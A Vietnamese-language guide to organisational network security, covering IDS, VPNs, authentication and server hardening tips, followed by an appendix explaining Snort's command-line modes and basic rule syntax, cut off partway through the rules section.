Một firewall được gọi là tốt chỉ khi nó có thể lọc và ạo khả năng kiểm soát các gói tin khi đi qua nó. Và đây cũng chính là nơi mà hệ thống IDS nhập cuộc. Nếu xem firewall như một con đập ngăn nước, thì có thể ví IDS như một hệ thống điều khiển luồng nước trên các hệ thống xả nước khác nhau. Một IDS, không liên quan tới các công việc điều khiển hướng đi của các gói tin, mà nó chỉ có nhiệm vụ phân tích các gói tin mà firewall cho phép đi qua, tìm kiếm các chữ ký tấn công đã biết (các chữ ký tấn công chính là các đoạn mã được biết mang tính nguy hiểm cho hệ thống) mà không thể kiểm tra hay ngăn chặn bởi firewall. IDS tương ứng với việc bảo vệ đằng sau cảu firewall, cung cấp việc chứng thực thông tin cần thiết để đảm bảo chắc chắn cho firewall, cung cấp việc chứng thực thông tin cần thiết để đảm bảo chắc chắn cho firewall hoạt động hiệu quả.

Hệ thống kiểm tra xâm phạm dựa theo vùng(H-IDS)

Sự lựa chọn, thực hiện và sử dụng một hệ thống kiểm tra sự xâm phạm trên máy chủ dựa trên nhiều hệ điều hành và môi trường ứng dụng chỉ định. Một hàm chức năng đầy đủ của H-IDS có thể cung cấp các thông báo đều đặn theo thời gian của bất kỳ sự thay đổi nào tới máy chủ từ tác động bên trong hay bên ngoài. Nó

là một trong những cách tốt nhất để giảm thiểu sự tổn thương của hệ thống. Việc tìm kiếm hệ thống mà hỗ trợ hầu hết các hệ điều hành sử dụng trong tổ chức của cơ quan nên được xem như một trong những quyết định chính cho mỗi H-IDS.

Hệ thống kiểm tra xâm phạm dựa theo ứng dùng (App-IDS)

Số lượng App-IDS xuất hiện trên thị trường ngày càng nhiều. Các công cụ này thực hiện việc phân tích các thông điệp từ một ứng dụng cụ thể hay thông tin qua proxy tới ứng dụng đó. Trong lúc chúng có mục đích cụ thể, chúng có thể cung cấp mức bảo mật tăng lên theo từng mảng ứng dụng cụ thể. Khi được kết hợp với một H-IDS, chúng đảm bảo rằng sự xâm nhập tới một máy chủ sẽ giảm thiểu. Một App-IDS nên được xem như một chức năng hỗ trợ bảo mật trong suốt, mặc dù không đúng trong một số trường hợp.

Mạng riêng ảo (VPN)

Việc sử dụng VPN để cung cấp cho các nhân viên hay các cộng sự truy cập tới các tài nguyên của công ty, cơ quan từ nhà hay nơi làm việc khác, sẽ có mức bảo mật cao, hiệu quả nhất trong quá trình truyền thông, và làm tăng hiệu quả sản xuất của nhân viên. Tuy nhiên, không có điều gì không đi kèm sự rủi ro. Bất kỳ tại thời điểm nào khi một VPN được thiết lập, phải mở rộng phạm vi kiểm soát bảo mật của cơ quan tới toàn bộ các nút được kết nối với VPN. Để đảm bảo mức bảo mật cho hệ thống này, người sử dụng phải thực hiện đầy đủ các chính sách bảo mật của cơ quan. Điều này có thể thực hiện được qua việc sử dụng các hướng dẫn của nhà sản xuất về dịch vụ VPN như hạn chế các ứng dụng có thể chạy ở nhà, cổng mạng có thể mở loại bỏ khả năng chia kênh dữ liệu, thiết lập hệ thống bảo vệ virus khi chạy hệ thống từ xa, tất cả công việc này giúp giảm thiểu tính rủi ro. Điều này rất quan trọng đối với các công ty phải đối mặt với những đe doạ trong việc kiện cáo, mạng của họ hay hệ thống được sử dụng để tấn công các công ty khác.

Sinh trắc học trong bảo mật.

Sinh trắc học đã được biết đến từ một số năm trước đây, nhưng cho đến nay vẫn có rất nhiều khó khăn cho việc nhân rộng để áp dụng cho các hệ thống bảo

mật thương mại. Dấu tay, tròng mặt, giọng nói, …, cung cấp bảo mật mức cao trên mật khẩu thông thường hay chứng thực hai nhân tố, nhưng họ đến hiện tại, chúng cũng vẫn được coi như phương thức tốt nhất để truy cập vào hệ thống.

Các thế hệ thẻ thông minh.

Các công ty gần đây sử dụng thẻ thông minh như một phương thức bảo mật hữu hiệu. Windows 2000 cung cấp cơ chế hỗ trợ thẻ thông minh như một phương tiện chính trong việc chứng thực quyền đăng nhập hệ thống. Nói chung, sự kết hợp đa công nghệ (như tròng mắt, thẻ thông minh, dấu tay) đang dần hoàn thiện và mở ra một thời đại mới cho việc chứng thực quyền truy nhập trong hệ thống bảo mật.

Kiểm tra máy chủ.

Sự kiểm tra đều đặn mức bảo mật được cung cấp bởi các máy chủ phụ thuộc chủ yếu vào sự quản lý. Mọi máy chủ ở trong một cơ quan nên được kiểm tra từ Internet để phát hiện lỗ hổng bảo mật. Thêm nữa, việc kiểm tra từ bên trong và quá trình thẩm định máy chủ về căn bản là cần thiết để giảm thiểu tính rủi ro của hệ thống, như khi firewall bị lỗi hay một máy chủ, hệ thống nào đó bị trục trặc.

Hầu hết các hệ điều hành đều chạy trong tình trạng thấp hơn với mức bảo mật tối thiểu và có rất nhiều lỗ hổng bảo mật. Trước khi một máy chủ khi đưa vào hoạt động, sẽ có một quá trình kiểm tra theo một số bước nhất định. Toàn bộ các bản sửa lỗi phải được cài đặt trên máy chủ, và bất cứ dịhc vụ không cần thiết nào phải được loại bỏ. Điều này làm tránh độ rủi ro xuống mức thấp nhất cho hệ thống.

Việc tiếp theo là kiểm tra các file log từ các máy chủ và các ứng dụng. Chúng sẽ cung cấp cho ta một số thông tin tốt nhất về hệ thống, các tấn công bảo mật. Trong rất nhiều trường hợp, đó chính là một trong các cách để xác nhận quy mô của một tấn công vào máy chủ

Kiểm soát ứng dụng

Vấn đề an toàn bảo mật trong mã nguồn của các ứng dụng hầu hết không được quan tâm. Điều này không được thể hiện trên các sản phẩm như liệu nó có được mua, được download miễn phí hay được phát triển từ một mã nguồn nào đó. Để

giúp đỡ giảm thiểu sự rủi ro bảo mật trong các ứng dụng, thẩm định lại giá trị của ứng dụng trong công ty, cũng như công việc phát triển bên trong của các ứng dụng. Điều này cũng có thể bao gồm các đánh giá của các thực thể bên ngoài như đồng nghiệp hay đối tác.

Việc điều khiển cấu hình bảo mật các ứng dụng có thể làm tăng mức bảo mật. Hầu hết các ứng dụng được cấu hình tại mức tối thiểu của tính năng bảo mật, nhưng qua các công cụ cấu hình, mức bảo mật của hệ thống có thể được tăng lên. Lượng thông tin kiểm soát được cung cấp bởi ứng dụng cũng có thể được cấu hình. Nơi mà các ứng dụng cung cấp thông tin về quy mô bảo mật, thời gian kiểm soát và sự phân tích thông tin này sẽ là chìa khoá để kiểm tra các vấn đề bảo mật thông tin.

Các hệ điều hành.

Sự lựa chọn hệ điều hành và ứng dụng là quá trình đòi hỏi phải có sự cân nhắc kỹ càng. Chọn cái gì giữa hệ điều hành MS hay UNIX, trong rất nhiều trường hợp, đều thường do ấn tượng cá nhân về sản phẩm. Khi lựa chọn một hệ điều hành, thông tin về nhà sản xuất không quan trọng bằng những gì nhà sản xuất đó làm được trong thực tế, về khả năng bảo trì hay dễ dàng thực hiện với các tài liệu đi kèm. Bất kỳ một hệ điều hành nào từ vài năm trước đây đều không thể đảm bảo theo những chuẩn ngày nay, và việc giữ các máy chủ, ứng dụng được cập nhật thường xuyên sẽ đảm bảo giảm thiểu khả năng rủi ro của hệ thống. Khi lựa chọn một hệ điều hành, hãy tìm hiểu không chỉ các tiêu chuẩn thông thường như (quản trị, hiệu năng, tính chứng thực), mà còn phải xem xét khả năng áp dụng được của hệ điều hành với hệ thống hiện tại. Một hệ điều hành có thể cung cấp cơ chế bảo mật tốt hơn khi nó tương thích với các ứng dụng chạy bên tron nó như DNS hay webserver, trong khi các hệ điều hành khác có thể có nhiều chức năng tốt như một hệ thống application, database hay email server.

Bước 5: Thực hiện và giáo dục.

Ban đầu, sự hỗ trợ cần thiết sẽ được đúc rút lại và lên kế hoạch hoàn chỉnh cho dự án bảo mật. Đây chính là bước đi quan trọng mang tính chiến lược về vấn đề

bảo mật. Các chi tiết kỹ thuật của bất kỳ sự mô tả nào cũng sẽ thay đổi theo môi trường, công nghệ, và các kỹ năng liên quan, ngoài ra có một phần không nằm trong việc thực thi bảo mật những chúng ta không được coi nhẹ, đó chính là sự giáo dục. Để đảm bảo sự thành công bảo mật ngay từ lúc đầu, người sử dụng phải có được sự giáo dục cần thiết về chính sách, gồm có:

- Kỹ năng về các hệ thống bảo mật mới, các thủ tục mới.
- Hiểu biết về các chính sách mới về tài sản, dữ liệu quan trọng của công ty
- Hiểu các thủ tục bắt buộc mới, chính sách bảo mật công ty

Nói tóm lại, không chỉ đòi hỏi người sử dụng có các kỹ năng cơ bản, mà đòi hỏi họ phải biết tại sao và cái gì họ đang làm là cần thiết với chính sách của công ty.

Bước 6: Tiếp tục kiểm tra, phân tích và thực hiện.

Hầu hết những gì mong đợi của một hệ thống bảo mật bất kỳ là chạy ổn định, điều khiển được hệ thống và nắm bắt được các luồng dữ liệu của hệ thống. Quá trình phân tích, tổng hợp các thông tin, sự kiện từ firewall, IDS, VPN, router, server, và các ứng dụng là cách duy nhất để kiểm tra hiệu quả của một hệ thống bảo mật, và cũng là cách duy nhất để kiểm tra hầu hết sự vi phạm về chính sách cũng như các lỗi thông thường mắc phải với hệ thống.

Các gợi ý bảo mật cho hệ thống và mạng

Theo luận điểm này, chúng ta tập trung chủ yếu vào các bước mang tính hệ thống để cung cấp một hệ thống bảo mật. Từ đây, chúng ta sẽ chỉ ra một vài bước đi cụ thể để cải thiện hệ thống bảo mật, dựa trên kết quả của việc sử dụng các phương thức bảo mật bên ngaòi và bảo mật bên trong của hệ thống, chúng ta cũng giới hạn phạm vi của các gợi ý này theo các vấn đề chung nhất mà ta đã gặp, để cung cấp, mô tả vấn đề một cách chính xác hơn cũng như các thách thức mà mạng cơ quan phải đối mặt ngày nay. Để mang tính chuyên nghiệp hơn về IT, các gợi ý này được chia thành các phần như sau:

Đặc điểm của bảo mật:

- Tạo bộ phận chuyên trách bảo mật để xem xét toàn bộ các vấn đề liên quan tới bảo mật
- Thực hiện các thông báo bảo mật tới người sử dụng để đảm bảo mọi người hiểu và thực hiện các yêu cầu cũng như sự cần thiết của việc thực hiện yêu cầu đó
- Tạo, cập nhật, và theo dõi toàn bộ chính sách bảo mật của công ty

Windows NT/IIS

- Hầu hết 95% các vấn đề bảo mật của NT/IIS, chúng ta có thể giải quyết theo các bản sửa lỗi. Đảm bảo chắc chắn toàn bộ các máy chủ NT và IIS được sửa lỗi với phiên bản mới nhất.
- Xoá (đừng cài đặt) toàn bộ các script từ Internet.

Cisco Routers

- Loại bỏ các tính năng như finger, telnet, và các dịch vụ, cổng khác trên thiết bị định tuyến (router)
- Bỏ các gói tin tài nguyên IP dẫn đường trong router.
- Chạy Unicast RPF để ngăn chặn người sử dụng giả mạo IP
- Sử dụng router như một firewall phía trước và thực hiện các ACL tương tự theo các luật trong firewall.

Quy định chung về cấu hình firewall

- Cấu hình của firewall nên có các luật nghiêm ngặt. Chỉ rõ các luật đối với từng loại truy cập cả bên ngoài lẫn bên trong
- Giảm thiểu các truy nhập từ xa tới firewall.
- Cung cấp hệ thống kiểm soát tập luật của firewall.
- Kiểm tra lại các luật.

Cisco PIX Firewalls

- Không cho phép truy cập qua telnet
- Sử dụng AAA cho việc truy cập, điều khiển hệ thống console

Kiểm soát firewall-1

- Loại bỏ các luật mặc định cho phép mã hoá và quản lý của firewall, thay thế các luật không rõ ràng bằng các luật phân biệt rạch ròi trong công việc thực thi.
- Không sử dụng mặc định luật "allow DNS traffic" chấp nhận luật này chỉ cho các máy chủ cung cấp DNS cho bên ngoài.


DNS bên trong

- Bất kỳ máy chủ nào cung cấp DNS bên trong và các dịch vụ mang tính chất nội bộ phải không được cung cấp DNS bên ngoài.
- Kiểm tra với nhà cung cấp DNS của bạn để cấu hình bảo vệ từ thuộc tính "cache poisioning"

PHỤ LỤC: PHẦN MỀM GIÁM SÁT AN NINH MẠNG SNORT.

I. TỔNG QUAN VỀ SNORT

Snort là một chương trình an ninh mạng. Nó được sử dụng để bắt gói, theo dõi, và cảnh báo các truy nhập trái phép.



Hình 1.1: Vị trí của IDS

Ta có thể cấu hình cho snort hoạt động trong 3 mode chính: sniffer, packet logger, và network intrusion detection system.

Sniffer mode chỉ đơn giản đọc các gói và hiển thị chúng dưới dạng các dữ liệu liên tục trên console.

Packet logger mode sẽ lưu các phân tích (logs) gói vào đĩa.

Network intrusion detection mode là phức tạp và khó cấu hình nhất, nó cho phép ta phân tích giao dịch trên mạng để tìm ra những xâm nhập trái phép dựa vào một tập các rule set do người dùng tạo ra để từ đó có những hành động (actions) phù hợp.

1.1 Sniffer Mode

Để in ra các TCP/IP headers của gói ra màn hình ta thực hiện lệnh:

```
./snort -v
```

Lệnh này sẽ chạy snort và chỉ hiển thị lên màn hình các IP header và các TCP/UDP/ICMP header. Còn nếu ta muốn thấy các dữ liệu ứng dụng được truyền đi như thế nào, ta thực hiện lệnh:

```
./snort -vd
```

Lệnh này sẽ yêu cầu snort hiển thị dữ liệu gói cùng với các header của chúng. Nếu ta hiển thị cả các header của tầng data link, ta thực hiện lệnh:

```
./snort -vde
```

Câu lệnh trên cũng tương đương với câu lệnh sau:

```
./snort -d -v -e
```

1.2 Packet Logger Mode

Nếu ta muốn lưu các phân tích gói ra đĩa, ta phải chỉ ra thư mục log và snort sẽ tự động chuyển vào Logger mode:

```
./snort -dev -l ./log
```

Trong câu lệnh trên, ta giả sử thư mục có tên là log nằm trong thư mục hiện thời. Khi chạy trong mode này, snort sẽ phân tích tất cả các gói mà nó thấy và lưu các kết quả và một cấu trúc thư mục dựa vào địa chỉ IP của một trong các host trong datagram.

Tuy nhiên, nếu ta chỉ dùng tuỳ chọn -l, thì đôi khi snort sẽ lưu các kết quả phân tích vào một thư mục ở một máy từ xa (remote computer) chứ không phải

máy cục bộ. Để chỉ ra máy cần lưu các kết quả phân tích ta thực hiện lệnh như sau:

```
./snort -dev -l ./log -h 192.168.1.0/24
```

Nếu ta đang ở trên một mạng tốc độ cao hoặc ta muốn log các gói dưới dạng gọn nhẹ hơn để phân tích sau, ta nên dùng chế độ Binary mode log (dạng nhị phân). Binary mode log sẽ log các gói dưới dạng tcpdump vào một file nhị phân trong thư mục log:

```
./snort -l ./log -b
```

Ở đây ta không cần phải chỉ ra địa chỉ mạng, bởi vì binary mode log sẽ log tất cả vào một file nhị phân đơn lẻ, ta không cần phải chỉ cho snort cách định dạng cấu trúc thư mục đầu ra.

Hơn nữa, ta không cần phải dùng tuỳ chọn –v (verbose mode) cũng như các tuỳ chọn -d hay -e bởi vì trong binary mode toàn bộ gói sẽ được log, không phải là log từng thành phần của gói.

Khi các gói đã được log vào một file nhị phân, ta có thể đọc được nội dung của các gói trong file này bằng cách chương trình sniffer bất kỳ có hỗ trợ định dạng nhị phân tcpdump (tcpdump binary format) như tcpdump hay Ethereal. Snort cũng có thể đọc lại các gói này bằng tuỳ chọn –r. Các gói từ bất kỳ một file được định dạng tcpdump nào đều có thể được snort xử lý ở một trong các mode của nó. Ví dụ, nếu ta muốn chạy một file binary log bằng snort ở sniffer mode, ta sử dụng lệnh sau:

```
./snort -dv -r packet.log
```

Ta có thể mô tả dữ liệu trong file theo nhiều cách. Ví dụ, nếu ta chỉ muốn lấy ra các ICMP packets log file, ta dủng lệnh:

```
./snort -dvr packet.log icmp
```

1.3 Network Intrusion Detection Mode

Để chạy chế độ phát hiện truy nhập trái phép (network intrusion detection (NIDS)), ta thực hiện lệnh:

```
./snort -dev -l ./log -h 192.168.1.0/24 -c snort.conf
```

Trong đó snort.conf là tên của file chứa tập các rule của snort. Lệnh này sẽ áp dụng một rules set trong file snort.conf cho từng gói để quyết định hành động được thực hiện đối với gói. Nếu ta không chỉ ra thư mục đầu ra cho chương trình, nó sẽ lưu vào thư mục ngầm định là /var/log/snort.

Một điều chú ý trong chế độ dòng lệnh là không nên sử dụng tuỳ chọn –v vì lý do tốc độ. Bởi vì ghi dữ liệu ra màn hình là một việc rất chậm, và các gói có thể bị drop trong khi ghi dữ liệu để hiển thị. Ta cũng không cần phải lấy ra các header ở tầng data link, do đó ta không cần sử dụng tuỳ chọn –e.

```
./snort -d -h 192.168.1.0/24 -l ./log -c snort.conf
```

Lệnh này sẽ cấu hình cho Snort chạy dưới dạng NDIS cơ bản nhất, to run in it's most basic NIDS form, logging các gói cần thiết (xác định bởi rules set) dưới dạng mã ASCII vào một cấu trúc thư mục (giống như packet logger mode).

1.3.1 Cấu hình đầu ra của NDIS

Có nhiều cách để cấu hình đầu ra của Snort ở NIDS mode. Các cơ chế logging and alerting (cảnh báo) ngầm định là log dưới dạng ASCII được giải mã và sử dụng cảnh báo toàn phần (full alerts). Cơ chế cảnh báo toàn phần sẽ in ra các thông báo cảnh báo cùng với toàn bộ các header của gói. Trong chế độ dòng lệnh, có rất nhiều chế độ cảnh báo khác nhau.

Có 6 chế độ cảnh báo đó là: full, fast,

socket, syslog, smb (WinPopup), và none. Trong đó 4 trong 6 chế độ được sử dụng với tuỳ chọn –A. Đó là:

-A fast: ghi ra cảnh báo dưới dạng đơn giản bao gồm: một tem thời gian (timestamp), thông báo cảnh báo (alert message), các cổng/địa chỉ IP nguồn và đích. Đây cũng là chế độ cảnh báo ngầm định.

-A full, -A unsock: gửi các cảnh báo đến một a UNIX socket mà một chương trình khác có thể listen trên socket đó.

-A none: tắt chế độ cảnh báo.

Các gói có thể được log dưới dạng ASCII được giải mã (decoded ASCII) hoặc dưới dạng binary log file thông qua tuỳ chọn -b.

Nếu ta muốn cấm tất cả các packet logging cùng một lúc, sử dụng tuỳ chọn -N.

Để gửi các cảnh báo đến syslog, sử dụng tuỳ chọn –s.

To send alerts to syslog, use the ”-s ” switch. Các chức năng ngầm định của cơ chế cảnh báo syslog là LOG_AUTHPRIV và LOG_ALERT. Nếu ta muốn cấu hình thêm các chức năng khác cho syslog, sử dụng các output plugin

directives trong các file rules. Xem chi tiết trong phần2.5.1.

Cuối cùng là cơ chế cảnh báo SMB. Cơ chế này cho phép snort thiết lập các cuộc gọi tới smbclient và gửi các thông báo cảnh báo WinPopup (WinPopup alert messages) tớ các máy Windows. Để sử dụng chế độ cảnh báo này, ta phải cấu hình cho Snort sử dụng nó với tuỳ chọn –enable-smbalerts.

Dưới đây là một số ví dụ về cấu hình đầu ra của snort:

Log vào đầu ra ngầm định (decoded ASCII) và gửi các cảnh báo tới syslog:

```
./snort -c snort.conf -l ./log -h 192.168.1.0/24 -s
```

Log vào đầu ra ngầm định trong /var/log/snort và gửi các cảnh báo tới một fast alert file:

```
./snort -c snort.conf -A fast -h 192.168.1.0/24
```

Log vào một file nhị phân và gửi các cảnh báo tới máy trạm Windows:

```
./snort -c snort.conf -b -M WORKSTATIONS
```

1.3.2 Tối ưu các cấu hình

Nếu ta muốn Snort chạy nhanh, sử dụng tuỳ chọn -b và -A fast hoặc -s (syslog). Các tuỳ chọn này sẽ log các gói dưới dạng tcpdump format và cho ta các cảnh báo tối thiểu (minimal alerts). Ví dụ:

```
./snort -b -A fast -c snort.conf
```

Trong cấu hình này, Snort đã có thể log rất nhiều gói và nhiều tấn công cùng một lúc trên một mạng 100 Mbps LAN đang chạy ở mức xấp xỉ 80 Mbps. Trong cấu hình này, các log được viết dưới dạng nhị phân trong file snort.log (tcpdump-formatted file). Để đọc lại file này, ta chạy lại Snort trên file dữ liệu với tuỳ chọn -r và các tuỳ chọn khác mà ta thường sử dụng. Ví dụ

```
./snort -d -c snort.conf -l ./log -h 192.168.1.0/24 -r snort.log
```

1.3.3 Thay đổi thứ tự cảnh báo (Alert Order)

Một số người không thích cách ngầm định mà snort áp dụng các rule của nó cho các gói. Các Alert rules được áp dụng trước, sau đó là các Pass rules, và cuối cùng là các Log rules.

Để thay đổi lại trật tự này, ta sử dụng tuỳ chọn –o để đặt lại theo thứ tự: Pass rules rồi đến Alert rules rồi đến Log:

```
./snort -d -h 192.168.1.0/24 -l ./log -c snort.conf -o
```

1.4 Một số đặc điểm khác

Nếu ta muốn chạy snort dưới dạng deamon, ta có thể sử dụng tuỳ chọn –D kết hợp với các tuỳ chọn trên. Nhưng chú ý rằng, ta có thể khởi động lại snort bằng cách gửi tín hiệu SIGHUP tới daemon, ta cần phải sử dụng đường dẫn đầy đủ tới file nhị phân snort khi ta bắt đầu, có nghĩa là:

```
/usr/local/bin/snort -d -h 192.168.1.0/24 -l \
/var/log/snortlogs -c /usr/local/etc/snort.conf -s -D
```

Ta không được sử dụng đường dẫn tương đối.

Nếu ta muốn post các packet logs lên các public mailing lists, ta có thể sử dụng tuỳ chọn –O. Tuỳ chọn này sẽ dấu các địa chỉ IP khi in ra. Tác dụng này làm cho mọi người trên mailing list không biết được các địa chỉ IP. Ta cũng có thể kết hợp tuỳ chọn –O với tuỳ chọn –h để dấu các địa IP trên home network. Điều này là hữu ích nếu ta không quan tâm đến địa chỉ của máy tấn công (attacking host).

Ví dụ:

```
./snort -d -v -r snort.log -O -h 192.168.1.0/24
```

Lệnh này lẽ đọc các gói từ một log `file` và in ra màn hình, nhưng giấu đi địa chỉ IP của các máy trong mạng 192.168.1.0/24.

II. CÁC LUẬT CỦA SNORT

2.1 Những vấn đề cơ bản

Snort sử dụng một ngôn ngữ đơn giản và dễ hiểu để mô tả các rule. Ngôn ngữ này đủ mạnh và rất mềm dẻo. Có một số chỉ dẫn cần ghi nhớ khi phát triển các rule của snort.

Hầu hết các rule của Snort được viết trên một dòng. Ta có thể thêm các dòng bằng cách thêm ký tự \ vào cuối dòng cần thêm.

Các rule của Snort được chia thành 2 phần logic: phần rule header và phần rule options. Phần rule header chứa action (hành động) của rule, địa chỉ IP nguồn, địa chỉ IP đích, netmasks, và các thông tin về cổng nguồn và cổng đích. Phần rule option chứa các thông báo cảnh báo và thông tin trên các phần của gói có thể được kiểm tra để quyết định hành động đối với gói.

Dưới đây là ví dụ về một Snort rule.

```
alert tcp any any -> 192.168.1.0/24 111 (content:"|00 01 86
a5|"; msg:"mountd access";)
```

Phần văn bản ở ngoài ngoặc đơn là phần rule header và phần trong ngoặc đơn là phần rule options. Các từ đứng trước dấu ":" trong phần rule options được gọi là các từ khoá (key words). Chú ý phần rule options là không bắt buộc trong rule. Chúng chỉ được sử dụng để xác định các gói một cách chặt chẽ hơn.

2.1.1 Từ khoá Include

include được sử dụng để chỉ đường dẫn đến các rules file khác.

Định dạng

```
include: <include file path/name>
```

Chú ý: Không có dấu ";" ở cuối dòng.

2.1.2 Các biến

Các biến (Variables) có thể được định nghĩa trong snort. Có một tập các biến thay thế đơn giản với từ khoá var như sau:

Định dạng

```
var: <name> <value>
var MY_NET [192.168.1.0/24,10.1.1.0/24]
alert tcp any any -> $MY_NET any (flags:S; msg:"SYN packet";)
```

Tên các biến rule có thể được sửa đổi theo rất nhiều cách. Ta có thể định nghĩa các biến biến đổi sau (meta-variables) bằng cách sử dụng toán tử $.

Các biến này có thể được sử dụng với các toán tử sửa đổi biến như ? (và), * $var (định nghĩa biến meta variable).

* $(var) – thay thế bằng nội dung của biến var .

* $(var:-default) – thay thế bằng nội dung của biến var hoặc lấy giá trị ngầm định nếu biến var chưa được định nghĩa.

* $(var:?message) – Thay thế bằng nội dung của biến var hoặc in ra thông báo lỗi và thoát.

Ví dụ:

```
var MY_NET 192.168.1.0/24
log tcp any any -> $MY_NET 23
```

2.1.3 Từ khoá config

Rất nhiều tuỳ chọn cấu hình và tuỳ chọn dòng lệnh có thể được đặt trong file cấu hình.

Định dạng

```
config <directive> [: <value>]
```

Directives

- **order** Thay đổi thứ tự của pass rules (snort -o)
- **alertfile** Đặt file chứa các cảnh báo. Ví dụ: config alertfile: alerts
- **classification** Phân loại các rule (rules classifications) (xem bảng 2.2)
- **decode_arp** Bật chế độ arp decoding (snort -a)
- **dump_chars_only** Bật chế độ character dumps (snort -C)
- **dump_payload** Đưa ra các thông tin về tầng ứng dụng (snort -d)
- **decode_data_link** Giải mã các header ở Layer2 (snort -e)
- **bpf_file** Sử dụng các bộ lọc BPF(snort -F). Ví dụ: config bpf_file: filename.bpf
- **set_gid** Thay đổi GID (snort -g). Ví dụ: config set_gid: snort_group
- **daemon** Chạy snort dưới dạng daemon (snort -D)
- **reference_net** Đặt địa chỉ của mạng home network (snort -h). Ví dụ: config reference_net: 192.168.1.0/24

- **logdir** SXác định thư mục chứa các file log (snort -l). Ví dụ: config logdir: /var/log/snort
- **pkt_count** Thoát sau khi bắt được N gói (snort -n). Ví dụ: config pkt_count: 13
- **nolog** Tắt chế độ Logging. Chú ý: Alerts vẫn hoạt động. (snort -N)
- **obfuscate** Dấu các địa chỉ IP (snort -O)

- **verbose** In các kết quả log ra stdout (snort -v)
- **show_year** Hiên thị năm trong tem thời gian (snort -y)
- **detection** Cấu hình cơ chế phát hiện (Ví dụ: search-method lowmem)

2.2 Rules Headers

2.2.1 Rule Actions

Phần rule header chứa thông tin xác định ai, ở đâu, và gói gì, cũng như hành động đối với gói có các thuộc tính phù hợp với các thuộc tính được chỉ ra trong rule. Mục đầu tiên trong rule là rule action. rule action chỉ cho Snort biết làm gì đối với gói khi nó tìm thấy gói phù hợp với các tiêu chí trong rule. Có 5 action sau: alert, log, pass, activate, và dynamic.

1. **alert** – Sinh ra thông báo cảnh báo, và sau đó log lại gói.

2. **log** - log gói

3. **pass** – Không quan tâm đến gói

4. **activate** – Cảnh báo và sau đó bật các dynamic rule khác

5. **dynamic** – Tạm nghỉ cho đến khi được kích hoạt bởi một activate rule, và sau đó chuyển thành một log rule.

2.2.2 Các giao thức

